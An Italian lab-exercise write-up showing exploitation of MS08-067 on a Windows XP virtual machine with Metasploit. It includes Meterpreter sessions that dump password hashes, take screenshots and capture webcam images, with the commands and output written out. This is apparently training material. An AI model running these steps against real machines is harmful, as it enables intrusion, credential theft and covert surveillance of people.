


Al termine della scansione Nessus troviamo diverse vulnerabilità di livello critical, tra queste la MS08-067 Microsoft Windows Server Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)




Avviamo msfconsole e cerchiamo la vulnerabilità usando il suo codice MS08-067



Andiamo ad usare l'unico risultato ottenuto dalla ricerca, a vedere le opzioni e a settare ciò che manca, cioè l'RHOSTS con l'indirizzo della macchina target, in questo caso Windows XP ha IP 192.168.1.50



Controlliamo che il settaggio dell'RHOST sia andato a buon fine e che non ci siano altri requisiti mancanti e poi avviamo l'attacco con **run**, possiamo vedere che la sessione 1 di Meterpreter è aperta, l'attacco ha avuto successo



Procediamo con alcuni test per vedere se la macchina risponde, tra questi test è presente anche lo screenshot richiesto dall'esercizio


```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:e1:93:3f
MTU          : 1500
IPv4 Address : 192.168.1.50
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/eAFxBlhb.jpeg
meterpreter > sysinfo
Computer        : COMPUTER_1
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a57d0f33cbebc53b94dd0882d52ccc7:b1445504422c3bdf5d042b421626902d:::
Monia:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:35f1e1cec1a8d672d73151a3d2853038:::
```

Come appare lo screenshot di Windows XP su Kali

Eseguiamo l'altra richiesta dell'esercizio, individuare la presenza o meno di una webcam sulla macchina XP, con il comando webcam_list che ci dovrebbe elencare le webcam collegate alla macchina. In questo momento non ce ne sono.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Possiamo però aggiungerla alla macchina virtuale, per poi ridare il comando da meterpreter




```
meterpreter > webcam_list
1: USB Video Device
meterpreter >
```

Adesso che la webcam è connessa possiamo fare anche il comando webcam_snap che ci darà una foto in tempo reale dalla webcam

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/SlqrSVLZ.jpeg
meterpreter >
```